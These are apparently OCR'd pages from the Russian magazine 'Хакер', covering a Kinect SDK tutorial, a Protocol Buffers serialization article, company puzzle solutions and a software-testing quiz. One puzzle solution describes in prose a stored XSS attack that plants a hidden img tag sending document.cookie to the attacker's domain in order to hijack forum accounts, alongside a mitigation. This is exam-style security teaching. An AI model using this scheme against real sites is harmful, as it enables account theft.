и содержащего сведения о кадре, возвращается сам фрейм — объект класса ColorImageFrame. Этот объект после использования должен быть уничтожен, поэтому его получение и происходит внутри конструкции using. Затем этот объект проверяется на равенство null, если так, то прекращаем выполнение метода. Такое может произойти, если фрейм еще не готов. Далее объявленному ранее массиву байт задается размер, равный длине фрейма, — colorFrame.PixelDataLength. Следующим действием функцией CopyPixelDataTo объекта класса ColorImageFrame пиксели фрейма копируются в байтовый массив. Далее, если bitmap — ссылка на объект класса WriteableBitmap, объявленного в начале класса, равняется null, значит, объект не создан и его необходимо создать при помощи конструктора данного класса. Объект принимает шесть параметров: ширина и высота (берутся от соответствующих данных — членов фрейма), количество точек на дюйм по горизонтали и вертикали, формат пикселей и палитра. Палитра в данном случае не нужна — передаем вместо нее null, а формат пикселей — обратный общепринятому, BGR. Между прочим, он прекрасно поддерживается и не требует преобразования. После создания этого объекта с помощью его метода WritePixels происходит запись в него пикселей из байтового массива. Метод принимает четыре параметра: прямоугольная область (объект класса Int32Rect) для копирования, буфер-источник, в нашем случае массив байт, размер копируемого буфера, шаг для обновления — в нашем случае 0. Последним действием передаем получившийся битмап на вывод для элемента управления класса Image. В конце работы приложения при закрытии окна надо остановить Кинект командой kinect.Stop();.

Минимум действий выполнен, можешь откомпилить и посмотреть результат. Обрати внимание: некоторые программы для Кинекта не работают под дебаггером!

Для удобства работы с Кинектом хорошей идеей будет добавить возможность изменить угол обзора камеры. Добавь в разрабатываемую прогу две кнопки (см. на диске проект KinectStreamControl). Первая из них будет служить для наклона Кинекта кверху, вторая, соответственно, книзу. Заметь, что для добавления дополнительных объектов в XAML-разметку надо создать контейнер, в который и поместить Image и два Button'а. Например, в качестве такого контейнера может служить StackPanel. Далее создай обработчик нажатия на первую кнопку. Предположим, что нам надо изменять наклон на пять градусов, в этом случае для кнопки «Вверх» напиши: kinect.ElevationAngle += 5;, чтобы осуществить наклон книзу, надо просто изменить знак. В результате приложение сможет изменять угол обзора (по оси X), наклоняя камеру. P. S. Или я пересидел, или это действительно напоминает Валли. И звук такой же :).

Поток глубины

Для вывода данных с камеры глубины нам потребуется внести некоторые изменения в наш прошлый проект. Сделай его копию, и начнем.

Первым делом надо изменить поток получаемых данных, который назначается в событие загрузки формы, то есть изменить ColorStream на DepthStream: kinect.DepthStream.Enable();. Вместе с этим измени тип и имя регистрируемого на получение данных с Кинекта события: kinect.DepthFrameReady += new EventHandler <DepthImageFrameReadyEventArgs>(kinect_DepthFrameReady);. Соответственно измени заголовок обработчика; в прошлом проекте мы получали данные, которые было удобно хранить в массиве байт, поскольку один пиксель описывался 32 битами: по байту на каждый из трех цветов + байт на альфа-канал, а сейчас от камеры глубины мы будем получать данные в другом формате. Формат этот подразумевает, что каждый пиксель здесь представлен 13 битами, таким образом, ближайший к этому размеру имеет тип short, содержащий 16 бит. Следовательно, надо объявить массив данного типа: short[] depthData = null;. Между тем эти 3 бита не будут пропадать, поскольку в них записывается идентификатор игрока, попадающего в камеру. Как уже было сказано, Кинект позволяет различать до шести тел, но связанный скелет он строит только для двух из них. Но тема настоящего разговора не о скелетах, поэтому мы будем просто сдвигать эти 3 бита. При этом старый массив типа byte остается нужен для хранения формирования итогового изображения глубины. Итак, перейдем в обработчик получения данных и изменим его. Начало функции должно подвергнуться лишь изменению типа данных с byte на short. После копирования пикселей фрейма в массив глубины: depthFrame.CopyPixelDataTo(depthData); мы инициализируем массив байт размером, равным длине фрейма, умноженной на 4. Далее нам нужна переменная, которая будет указывать на определенный пиксель во фрейме и на соответствующую позицию в массиве, так как их размеры одинаковы. Следующим действием запустим цикл по пикселям фрейма, чтобы узнать их значение. Первым делом в цикле, взяв значение элемента массива глубины, который, по сути, равен фрейму, сдвигаем 3 бита, тем самым оставляя только значение глубины. После этого мы можем проверить его. Кинект не всегда в состоянии правильно определить значение глубины (причиной этого может стать выходящее за пределы расстояние между сенсором и объектом управления), в таком случае в пиксель записываются предопределенные значения. Существует три

Кстати, для удобства работы с Кинектом хорошей идеей будет добавить возможность изменить угол обзора камеры

таких значения. И в зависимости от него наша прога красит пиксель определенным цветом. Если значение глубины равно UnknownDepth (неопределенная глубина), пиксель закрашивается красным: depthColorImage[depthColorImagePos++] = 255;. Обрати внимание: в этой строчке кода, используя постфиксный инкремент, мы присваиваем значение текущему байту и сразу же переходим на следующий. Если значение глубины равно TooFarDepth (слишком далеко), пиксель закрашивается синим, а если значение равно TooNearDepth (слишком близко), то зеленым. В ином случае, если значение глубины не равно никакому предопределенному значению, значит, в нем содержатся полезные данные. И в последней ветке условного оператора мы, преобразовав это значение, присваиваем его каждому байту пикселя. Обработка заключается в следующем. Мы имеем значение глубины размером 13 бит, этого много для цвета, поэтому надо отбросить 5 бит. В таком случае мы будем иметь недостаточную точность, поэтому можно сдвинуть только 4 бита. Теперь это значение надо вычесть из 255, поскольку данное значение будет слишком ярким, а его вычитание из максимального значения позволит получить обратный результат, то есть серый, и данный результат будет значением компонента цвета для пикселя. После того как весь цветовой массив глубины будет заполнен, на его основе происходит создание и/или обновление объекта класса WriteableBitmap, который затем выводится на форму. Не буду повторяться, описание этого процесса приведено в предыдущем проекте.

> *Аудиосенсор Кинекта позволяет записать 16-битный звук с частотой 16 000 герц в секунду. Не CD (там частота 44 100 герц), но тоже неплохо*

Аудиопоток

Для демонстрации возможностей Кинекта работы со звуком напишем прогу, которая будет сохранять звуковой поток в файл, а затем по команде пользователя воспроизводить его. Проигрывание звука осуществим стандартными средствами WPF.

Аудиосенсор Кинекта позволяет записать 16-битный звук с частотой 16 000 герц в секунду. Это, конечно, не звук с компакта (там частота 44 100 герц), но все равно довольно высокое качество. Кстати, четыре встроенных микрофона Кинекта не записывают многоканальный звук. Множество микрофонов используется для определения и удаления шумов из звука, а также для определения расположения его источника.

Создадим новое WPF-приложение. На форме размести две кнопки: Rec и Play. Также на будущее нам понадобится компонент MediaElement для проигрывания звука. Нам будут нужны следующие глобальные переменные: объект Кинекта, строка — имя файла и буфер для временного хранения звука, размером «время продолжительности (5 секунд), умноженное на частоту (16 000)». В методе загрузки формы нам надо только получить первый Кинект и стартовать его работу, никакие потоки в данном случае привязывать не надо. Не забудь остановить Кинект во время завершения работы. Для простоты будем сохранять звук в WAV-файле — это самое простое средство для хранения звука, которое есть в Windows, так как на диск в данном случае без всякой обработки записывается область памяти. Для приличия к ним присоединяется заголовок (см. исходник). Этот код не представляет собой ничего нового, поэтому я не буду тратить на него время и место. Теперь напишем обработчик события нажатия на кнопке «Rec», размести в нем такой код:

```
if (File.Exists(fname)) File.Delete(fname);
Thread soundThread = new Thread(new ThreadStart(captureSound));
soundThread.Priority = ThreadPriority.Highest;
soundThread.IsBackground = true;
soundThread.Start();
```

В первой строке проверяем, существует ли файл с таким именем, если да, то удаляем; во второй строке создаем параллельный поток и привязываем к нему выполнение функции captureSound, передавая ссылку на нее конструктору потока в качестве параметра. Таким образом, должны передаваться функции, не принимающие и не возвращающие аргументов, как в нашем случае. Затем задаются свойства потока: назначается наивысший приоритет выполнения среди потоков данного приложения, свойство IsBackground в значении true гарантирует завершение дополнительного потока вместе с родительским процессом, в ином случае пришлось бы предусматривать прекращение выполнения данного потока при завершении работы приложения. Последним оператором прога запускает поток.

Как только начинается его выполнение, он сразу вызывает функцию captureSound. Далее приведен ее код и описание:

```
Stream kinectAudioStream = kinect.AudioSource.Start();
kinectAudioStream.Read(soundSampleBuffer, 0, soundSampleBuffer.↵
Length);
using (var fileStream = new FileStream(fname, FileMode.Create))
{
  WriteWavHeader(fileStream, recordBuffer);
  fileStream.Write(soundSampleBuffer, 0, soundSampleBuffer.Length);
}
```

Сначала запускается прием звуковых данных с Кинекта, плюс метод Start возвращает ссылку на принимаемый поток. Обрати внимание на разницу: видеоданные передавались Кинектом последовательно — кадр за кадром (со скоростью 30 кадров в секунду), тогда как звук передается непрерывно — потоком. Следующим оператором программа читает данные из приходящего потока и помещает их в массив байт, от его начала заполняя по всей длине. Далее в конструкции using безопасно, с гарантией закрытия, создается файл, и в этот файл сперва записывается стандартный заголовок WAV-файла, а затем сами данные из байтового массива.

В итоге файл под именем wave.wav сохраняется в папке с экзешником. При нажатии кнопки «Play» производится проверка на его существование, при успешном раскладе срабатывает такой код:

```
player.Source = new Uri(fname, UriKind.RelativeOrAbsolute);
player.LoadedBehavior = MediaState.Play;
```

где player — это объект класса MediaElement; здесь указывается путь к файлу и задается действие, выполняемое при успешной его загрузке, то есть его проигрывание. Еще один важный момент: когда проигрывание файла завершается (через 5 секунд), свойство Source объекта player обнуляется (происходит в событии), чтобы освободить файл. Это необходимо для дальнейшей работы программы, потому что она не сможет удалить и/или заменить используемый файл.

Итоги

Нам удалось затронуть лишь малую часть возможностей Kinect for Windows SDK. Правда, часть эта очень значительна, ведь она играет важную роль в работе устройства. Мы рассмотрели все три присутствующих в Кинекте потока данных. Однако рамки статьи не позволили нам глубже окунуться в программирование для Кинекта — за бортом осталась еще масса материала: слежение за телом, обработка скелета, распознавание голосовых команд, слежение за лицом, определение жестов, реагирование на них и другое. А ведь все это довольно сложные темы, требующие отдельного изучения. Данная статья изначально задумывалась как вводная, и будем надеяться, что я останусь в здравом уме и трезвой памяти после ее написания, а редактор выделит мне место под следующую :).




Рис. 4. Вывод глубины

СЕРИАЛИЗАЦИЯ БЕЗ НАПРЯГА

PROTOBUF VS. BOOST::SERIALIZATION.

НА САМОМ ДЕЛЕ ЗДЕСЬ ТОЛЬКО ПРО PROTOBUF, ВЕДЬ У НИХ МИЛЛИАРДЫ!



Все программы работают с данными. Эти данные надо где-то хранить и иногда куда-нибудь передавать. Для того и другого придумали много полезного. Но вот часто в самой программе мы работаем с этими данными совсем в другом виде и нам приходится писать много кода, чтобы засейвить состояние объектов в ПО. Сегодня мы узнаем, как избежать написания килобайтов вспомогательного кода сериализации.



deeonis
deeonis@gmail.com

Для начала небольшой ликбез. Сериализация — это процесс перевода какой-либо структуры данных в последовательность байт. Эта последовательность может быть как бинарным представлением этих данных, так и текстовым. В большинстве случаев сериализация нужна для сохранения состояния программы на жесткий диск или пересылки каких-либо сообщений по сети. Распаковка сериализованных данных называется десериализацией.

СЕРИАЛИЗАЦИЯ СВОИМИ РУКАМИ

Когда перед программистом встает задача упаковки структур данных, например для их последующей передачи по сети, у него есть несколько путей, по которым он может пойти. Один из них — написать все самому, с нуля. Но и тут перед ним открывается развилка из трех дорог.

Самый простой и довольно популярный способ — это представить все данные в виде строк. В этом случае на выходе мы получим поток ASCII-символов (а может быть, и не ASCII), который затем будет передан по сети или записан в файл. Если попробовать набросать схематичный код, то он будет выглядеть примерно так:

Сериализация в строки

```
class MyClass
{
   int x;
   int y;
   std::string str;

public:
   void MyClass()
   {
      x = 120;
      y = 23;
      str = "some string"
   }

   std::string save()
   {
      std::stringstream out;
      out << x << '\n' << y << '\n' << str;
      return out.str();
   }
}
```

На выходе функции save мы получим примерно такую строку: «120\n23\nsome string». Плюсы этого подхода в том, что данные остаются сравнительно читаемыми для человека, а сама реализация проста и не требует специальных знаний. А основным минусом тут будет то, что представление структур в виде строки подойдет только для очень простых наборов данных. К тому же придется писать довольно много кода для кодирования и декодирования, а скорость его выполнения будет оставлять желать лучшего.

Другой популярный метод — это запись данных в XML. Разнообразных библиотек, занимающихся парсингом XML-файлов, можно насчитать великое множество, что упрощает процесс написания механизмов сериализации. Данные в этом случае представлены еще нагляднее, да и гибкость тут на высоте. Многие популярные протоколы используют этот язык разметки в качестве своей основы, так как он расширяемый и позволяет не сильно задумываться об обратной совместимости при обновлении структуры данных. К таким протоколам можно отнести SOAP или Jabber.

Но, как и в случае с предыдущим способом, чтение и запись данных в XML-формат накладывает большие ограничения на производительность. Навигация по дереву неслабо нагрузит процессор, да и код все-таки тоже придется немного дописать, чтобы все работало так, как задумано. Еще один минус, о котором многие забывают в эпоху высокоскоростного интернета, — это размер получаемых данных. При достаточно больших объемах информации или плохих сетевых соединениях использовать XML не очень целесообразно.

Ну и наконец, последний метод, который получил широкое распространение, — это упаковка в бинарный вид. В этом случае мы практически полностью теряем читабельность сериализованных данных, но зато значительно выигрываем в скорости их парсинга и выходном объеме. Все бы хорошо, но в случае байтового представления информации мы получаем кучу проблем с совместимостью при изменении структур данных в программе, а также тратим много усилий на поддержку кода упаковки и распаковки в актуальном состоянии.

PROTOCOL BUFFERS FROM GOOGLE

Все недостатки перечисленных методов призван устранить protobuf от Гугла. Protocol Buffers — это специальный метод кодирования структур данных, который позволяет быстро и без проблем сериализовать все что угодно. PB имеет официальную поддержку от Гугла для таких языков, как C++, Java и Python. Эта поддержка выражается в наличии компилятора для специального языка, описывающего структуры данных.

Начать работу с сериализацией от поискового гиганта очень просто. Сперва следует описать данные в proto-файле. Представим, что мы делаем тулзу, которая работает со списком людей и номерами их кредитных карт. На языке protobuf требуемые структуры данных будут выглядеть примерно так:

Описание данных в proto-файле

```
package CardsApp;

message CardHolder {
   required string firstName = 1;
   required string lastName = 2;
   required int32 id = 3;

   enum CardType {
      VISA = 0;
      MASTERCARD = 1;
      AMERICANEXPRESS = 2;
   }

   message CreditCard {
      required string cardNumber = 1;
      optional CardType type = 2 [default = VISA];
   }

   repeated CreditCard card = 4;
}

message CardHoldersList {
   repeated CardHolder person = 1;
}
```

Беглый взгляд на содержимое вызовет легкое чувство дежавю у C++- и Java-кодеров. И действительно, синтаксис очень похож. В начале файла находится строка с именем пакета. Она определяет область видимости данных и служит для предотвращения конфликта имен. Далее следует блок с сообщениями, которые начинаются с ключевого слова message. Эти конструкции являются аналогами структур в C++. Поля сообщения поддерживают такие типы данных, как bool, string, int32 и так далее. Например, поле firstName является строковой переменной. В начале объявления этой переменной находится ключевое слово required. Из названия нетрудно догадаться, что это поле должно быть всегда инициализировано. Всего таких спецификаторов может быть три: required, optional и repeated. Optional говорит протобаф-компилятору, что поле может быть не инициализировано, а repeated сообщает о возможности неоднократного повторения переменной, описанной с помощью этого спецификатора в структуре данных. Кроме того, каждый элемент имеет так называемые таги (десятичная цифра после знака равно в конце объявления).

В примере видно, что, помимо сообщений, мы можем определять перечисления, а сами messages могут быть вложены одно в другое и использоваться как пользовательские типы при объявлении элементов других сообщений. Все это обещает нам, простым программистам, высокую гибкость и кучу удовольствия от работы с кодом.

После правильного описания используемых нами данных скормим наш протофайл специальному компилятору. Скачать его можно по ссылке на врезке. Поскольку Google официально поддерживает целых три языка программирования, то компилеру надо знать, под какой язык мы генерируем код. Если наш файл называется cardholders.proto, то для успешного завершения операции командная строка будет выглядеть примерно так:

```
protoc -I=$SRC_DIR --cpp_out=$DST_DIR $SRC_DIR/↵
cardholders.proto
```

Тут стоит обратить внимание на параметр --cpp_out, именно он определяет, что мы генерируем код для C++. Заглянув в получившийся на выходе cradsapp.pb.h, можно найти много всего интересного. Заголовочный файл получился достаточно объемный, и полный его листинг тут показать сложно, но зато без проблем можно разобраться с некоторыми его кусками.

C++-код для сообщения CardHolder

```
// firstName
inline bool has_firstName() const;
inline void clear_firstName();
inline const ::std::string& firstName() const;
inline void set_firstName(const ::std::string& value);
inline void set_firstName(const char* value);
inline ::std::string* mutable_firstName();

// lastName
inline bool has_lastName() const;
inline void clear_lastName();
inline const ::std::string& lastName() const;
inline void set_lastName(const ::std::string& value);
inline void set_lastName(const char* value);
inline ::std::string* mutable_lastName();

// id
inline bool has_id() const;
inline void clear_id();
inline int32_t id() const;
inline void set_id(int32_t value);

// card
inline int card_size() const;
inline void clear_card();

inline const ::google::protobuf::RepeatedPtrField< ↵
::CardsApp::CardHolder_CreditCard >& card() const;

inline ::google::protobuf::RepeatedPtrField< ↵
::CardsApp::CardHolder_CreditCard >* mutable_card();

inline const ::CardsApp::CardHolder_CreditCard& ↵
card(int index) const;
inline ::CardsApp::CardHolder_CreditCard* ↵
mutable_card(int index);
inline ::CardsApp::CardHolder_CreditCard* ↵
add_card();
```



WWW

Официальный сайт Protocol Buffers: goo.gl/B4X5S

Документация по boost::serialization: goo.gl/fyPp2

Мы видим, что для каждого поля сообщения CardHolder сгенерился метод clear_xxx(), где вместо xxx имя поля. По названию не трудно догадаться, что он делает. Также присутствуют методы has_ и set_. Значение элемента получается через функцию с именем, аналогичным имени этого элемента. Особое внимание следует уделить полю card. Из-за того что мы его пометили как repeated, код для него получился немного другой. В частности, у нас есть метод _size(), который возвращает количество банковских карт, закрепленных за человеком, а также метод add_, служащий для добавления элемента к уже существующим. Поля с пометкой optional или repeated могут предоставить доступ к сырому указателю с помощью mutable_ "getter". Для более детального изучения того, что нагенерил protoc от «корпорации добра», крайне рекомендуется заглянуть внутрь получившегося h-файла.

Помимо перечисленных методов, каждый класс Protocol Buffer имеет функции сериализации в бинарное представление и парсинга этого представления.

Методы для парсинга и сериализации

```
bool SerializeToString(string* output) const;
bool ParseFromString(const string& data);
bool SerializeToOstream(ostream* output) const;
bool ParseFromIstream(istream* input);
```

Тут следует заметить, что serialize-методы используют STL-строку лишь в качестве контейнера для бинарных данных. Не стоит надеяться, что, заглянув внутрь string-переменной, можно будет обнаружить хоть сколько-нибудь читаемый текст.

Теперь мы наконец добрались до самого интересного — использования полученных классов на практике. Это очень просто. Чтобы убедиться в этом, достаточно взглянуть на код ниже.

Сериализация и десериализация protobuf

```
int main(int argc, char* argv[])
{
    GOOGLE_PROTOBUF_VERIFY_VERSION;
    CardsApp::CardHoldersList card_holders;

    // Добавляем кардхолдера
    AddToCardHolders(card_holders.add_person());

    // Записываем в файл
    fstream output(argv[1], ios::out | ios::trunc ↵
    | ios::binary);

    if (!address_book.SerializeToOstream(&output))
    {
        cerr << "Failed to write file." << endl;
        return -1;
    }

    // Считываем из файла
    fstream input(argv[1], ios::in | ios::binary);
    if (!input)
    {
        cout << argv[1] << ": File not found. ↵
        Creating a new file." << endl;
    }
    else if (!card_holders.ParseFromIstream(&input))
    {
        cerr << "Failed to parse file." << endl;
        return -1;
    }

    // Выводим на экран
    ListCardHolders(card_holders);

    // Очистка памяти
    google::protobuf::ShutdownProtobufLibrary();

    return 0;
}
```

Первое, что мы видим в main-функции, — это макрос проверки версии протобафа — GOOGLE_PROTOBUF_VERIFY_VERSION. Если мы прилинковали библиотеку, которая не поддерживает сгенерированный нами заголовочный файл, то нам об этом сообщат. Далее мы объявляем переменную card_holders, которая будет содержать все записи о владельцах карт. На текущий момент там пусто, и мы добавляем туда одну запись вызовом функции AddToCardHolders, код которой рассмотрим чуть ниже. Для сохранения всего этого в файле мы открываем файловый поток и вызываем SerializeToOstream.

Чтобы убедиться в том, что все прошло нормально, прочитаем сериализованные сообщения из только что созданного протобафом файла. Для этого создадим еще один поток с атрибутами чтения и вызовем метод ParseFromIstream. После этого выведем на экран прочитанное с помощью написанной нами функции ListCardHolders. Ну а в конце не забываем вызвать google::protobuf::ShutdownProtobufLibrary() для предотвращения утечек памяти.

Ну и напоследок взглянем на код функций ListCardHolders и AddToCardHolders. Тут все настолько просто, что достаточно будет лишь нескольких строк из них. Доступ к элементам сообщения осуществляется с помощью GET-методов, имена которых совпадают с именами самих элементов. Запись значений производится при помощи set_ методов.

Добавление и вывод сериализованных данных

```
void ListCardHolders(const CardsApp::CardHoldersList& ↵
card_holders)
{
    for (int i = 0; i < card_holders.person_size(); i++) {
        const CardsApp::CardHolder& person = ↵
        card_holders.person(i);
        cout << "Person ID: " << person.id() << ↵
        endl;
        cout << "First Name: " << person.firstName() ↵
        << endl;
        cout << "First Name: " << person.lastName() ↵
        << endl;
        // Далее код вывода кредитных карт
    }
}

void AddToCardHolders(const CardsApp::CardHoldert& ↵
card_holder) {
    cout << "Enter person ID number: ";
    int id;
    cin >> id;
    card_holder->set_id(id);
    cin.ignore(256, '\n');

    cout << "Enter first name: ";
    getline(cin, *card_holder->mutable_firstName());

    cout << "Enter last name: ";
    getline(cin, *card_holder->mutable_lastName());

    // Далее код ввода кредитных карт
}
```

BOOST::SERIALIZATION

Сериализация от Гугла не единственная в своем роде. Есть еще всемогущий boost. Принципы его работы немного отличаются от Protocol Buffers. В частности, бустовая сериализация не требует описания структур данных, что представляется, с одной стороны, плюсом, поскольку не надо разбираться в генерируемом коде, а с другой — минусом, так как тебе придется ручками добавлять в каждый класс поддержку сериализации. Хотя последнее довольно спорно. Гугловая библиотека генерирует простейшие классы, и, скорее всего, их будет недостаточно для реализации задуманного набора функций над данными, и тебе придется писать классы обертки. В boost же ты пишешь классы с той функциональностью, которую захочешь, и потом добавляешь к ним сериализацию. К сожалению, формат статьи не позволяет рассмотреть boost::serialization, но для особо любознательных соответствующие ссылки во врезку уже добавлены.

ЗАКЛЮЧЕНИЕ

Protocol Buffers, boost::serialization — все это довольно мощные инструменты, которые позволят перевести данные и объекты в твоей программе в бинарный вид и безопасно переслать их по сети или сохранить в файл до лучших времен. В большинстве случаев эти библиотеки полностью оправдывают возлагаемые на них надежды, но в особо больших и сложных проектах писать собственные велосипеды не так уж и плохо — разумеется, в том случае, если тебе не хватает гибкости уже существующих. Но прежде чем отбрасывать готовые решения, следует хорошо их изучить. ⌶

Александр Лозовский
lozovsky@real.xakep.ru



РЕШЕНИЯ ЗАДАЧ ИЗ ПРЕДЫДУЩЕГО НОМЕРА

ЗАДАЧА ОТ «ЛАБОРАТОРИИ КАСПЕРСКОГО»

У нас есть довольно посещаемый блог, где к каждой записи любой зарегистрированный пользователь может оставлять комментарии. Блок комментария имеет формат, приведенный на рисунке 1.

Нам достоверно известно, что поле <имя пользователя> не проходит никакой обработки перед отображением на странице, то есть мы имеем типичную XSS-уязвимость.

Опишите схему атаки, чтобы завладеть учетными записями завсегдатаев форума. При каких предположениях нам удастся завладеть учетными записями? Что можно предпринять, чтобы предотвратить кражу учетных записей даже при наличии подобной уязвимости?

РЕШЕНИЕ

Предполагается, что авторизованный на сайте пользователь получает специального вида cookie, которую нам и нужно украсть.

Чтобы украсть cookie, нам нужен сниффер. Для этого нам потребуется сторонний домен, на котором у нас есть доступ к логам доступа. Мы регистрируемся на форуме с именем, содержащим HTML-тег, например <img> с размером 0x0 px. В качестве исходника картинки ставим URL на нашем домене с параметром, содержащим document.cookie(). После регистрации оставляем несколько комментариев в наиболее активных ветках форума и принимаем cookie с авторизационными данными посетителей, просмотревших страницу с нашим комментарием. Далее методом подмены cookie в браузере мы заходим на форум и можем выполнять действия от имени чужой учетной записи.

Кстати, если привязывать сессию к IP-адресу, то это серьезно усложнит возможность использовать украденную cookie для авторизации.

ЗАДАЧА ОТ ИТ-КОМПАНИИ CUSTIS

Следующий серверный код на Java осуществляет обработку документа, полученного из входящего

Специальный подгон:

ТЕСТЫ ОТ КОМПАНИИ T-SYSTEMS

(СТРАТЕГИЧЕСКОЕ ПОДРАЗДЕЛЕНИЕ ГРУППЫ КОМПАНИЙ DEUTSCHE TELEKOM)

1. В какой из перечисленных ниже моделей разработки программного обеспечения (ПО) тестирование предусмотрено в минимальном объеме?
а) RUP (Rational Unified Process);
б) XP (ExtremeProgramming);
в) V-модель.

2. В чем заключается основное отличие моделей RAD (Rapid Application Development) и DSDM (Dynamic Systems Development Method)?
а) В модели DSDM более конкретно определены шаги и роли;
б) По модели RAD, тестированием занимается отдельная команда специалистов;
в) DSDM является эволюционной, а RAD — инкрементальной моделью.

3. Какой вид тестирования чаще всего применяется в модели XP?
а) Компонентное тестирование;
б) Нагрузочное тестирование;
в) Системное тестирование.

4. Основная цель модели RAD:
а) Максимально вовлечь конечного пользователя в процесс разработки и тестирования;
б) Применить тестирование на ранних этапах процесса разработки;
в) Максимально уменьшить время на разработку и поднять при этом качество ПО.

5. Какая модель является расширением и улучшением общей V-модели?
а) Модель водопада;
б) W-модель;
в) V-модель XT.

6. Что из перечисленного ниже не является фазой в соответствии с моделью RUP?
а) Разработка;
б) Тестирование;
в) Разработка концепции.

7. Какая из моделей разработки ПО не относится к итерационным?
а) Инкрементальная;
б) Эволюционная;
в) Последовательная.

8. Как в общей V-модели называется процесс проверки качества результатов предыдущего шага?
а) Верификация;
б) Валидация;
в) Дебаггинг.

9. Выберите верные высказывания о W-модели:
I Тестовые сценарии должны разрабатываться сразу после готовности заданий и спецификаций, не дожидаясь какой-либо версии ПО;
II Тестирование и дебаггинг проводятся тестировщиком;
III Найденные ошибки, повлекшие за собой необходимость изменения ПО, возвращают весь процесс в верхнюю точку левой ветки W;
IV Тестирование проводится циклически;
V Тестировщик принимает участие в процессе разработки ПО с самых ранних этапов.
а) II, III, IV;
б) I, IV, V;
в) II, IV, V.

10. Что такое принцип «MOSCOW»?
а) Принципиальное различие процесса тестирования в России и Европе;
б) Принцип распределения обязанностей по ролям в соответствии с ‘V’-моделью XT;
в) Принцип классификации требований к ПО в соответствии с моделью DSDM.

Бонус читателю-решателю: если ты успешно справился с заданием, T-Systems приглашает тебя на обучение в Test School в Санкт-Петербурге. Во время обучения выплачивается стипендия, лучших возьмут на работу. Ответы присылай на адрес test.school@t-systems.ru, указав ФИО и контактные данные. Учебные группы набираются регулярно в течение года

сообщения JMS, в процессе которой выполняет операции с базой данных и отправляет в ответ подтверждение. От заказчика появилось требование вести в базе данных журнал обработки сообщений, в который необходимо записывать информацию о результатах обработки. Для этого был реализован сервис LogService с методом log(String message, Throwable cause).

Измените приведенный код, добавив запись в журнал любых результатов обработки и обеспечив корректную обработку ошибок:

```
@Transactional
public void processDocument(Document ↵
document) throws ServiceException, ↵
MessagingException {
  if (isValid(document)) {
    documentService.store(document);
    messagingService.send↵
    (Acknowledgements.documentReceived↵
    (documentt));
  } else {
    messagingService.send↵
    (Acknowledgements.documentInvalid↵
    (document));
  }
}
```

Расскажите, как можно протестировать полученный код. Расскажите, как должен быть реализован метод audit, чтобы гарантировать запись в журнал любых результатов.

РЕШЕНИЕ

Для начала необходимо разобраться, что делает приведенный код: мы видим здесь распределенную транзакцию, в которой проверяется корректность входящего документа, его сохранение в базу данных и отправка подтверждения. Судя по сигнатуре метода, какие-то из этих операций могут сгенерировать исключение ServiceException, а отправка подтверждения, скорее всего, генерирует еще и MessagingException. Нельзя исключать, что в процессе обработки может также возникнуть RuntimeException. Мы не знаем, с какой версией Java работает этот код,

АЙТИШНАЯ КОМПАНИЯ! ШЛИ НАМ КАЧЕСТВЕННЫЕ ЗАДАЧКИ, И МЫ ИХ ОПУБЛИКУЕМ! БЕСПЛАТНО, БЕЗ РЕГИСТРАЦИИ, БЕЗ SMS, НА МАКСИМАЛЬНОЙ СКОРОСТИ. И ПРО БЕСПЛАТНЫЕ АЙФОНЫ САМЫМ ГРАМОТНЫМ ЧИТАТЕЛЯМ ПРОСЬБА НЕ ЗАБЫВАТЬ.

ABBYY®

ЗАДАЧИ ОТ КОМПАНИИ ABBYY

Решение этих задач ждет тебя на нашем диске. Должно же быть что-то, что могло бы подвигнуть тебя вставить его в дисковод!

> *Предполагается, что авторизованный на сайте пользователь получает специального вида cookie, которую нам и нужно украсть*




Рис. 1

поэтому для краткости изложения будем считать, что это Java 7. Попробуем его модифицировать:

```
public interface DocumentProcessor {
  Result processDocument(Document document) throws ↵
  ProcessingException;
}
public class DefaultDocumentProcessor implements ↵
DocumentProcessor {
  @Transactional
  public Result processDocument(Document document) throws ↵
  ProcessingException {
    try {
      if (isValid(document)) {
        documentService.store(document);
        messagingService.send(Acknowledgements.↵
        documentReceived(document));
        return DOCUMENT_PROCESSED;
      } else {
        messagingService.send(Acknowledgements.↵
        documentInvalid(document));
        return DOCUMENT_INVALID;
      }
    } catch (ServiceException | MessagingException e) {
      throw new ProcessingException(e);
    }
  }
}
public class LoggingDocumentProcessor implements ↵
DocumentProcessor {
  @Inject
  DefaultDocumentProcessor delegate;
  @Inject
  AuditService auditService;
  public Result processDocument(Document document) throws ↵
  ProcessingException {
    try {
      Result result = delegate.processDocument(document);
      auditService.audit("documentProcessed", result);
      return result;
```

РЕШЕНИЕ СТАРОЙ ЗАДАЧИ ОТ ЧИТАТЕЛЯ: Владимир Гапоненко из Санкт-Петербурга (gvb81@list.ru)

В декабрьском журнале «Хакер» за 2012 год на странице 101 была опубликована задача № 3 про лягушат. Решать ее предложили с помощью кругов Эйлера — не знаю, как другие читатели журнала, но я в такой способ решения так и не въехал. Поэтому решил все-таки поломать себе мозг долгими логическими выкладками, и у меня, как ни странно, получилось более быстрое и простое решение.

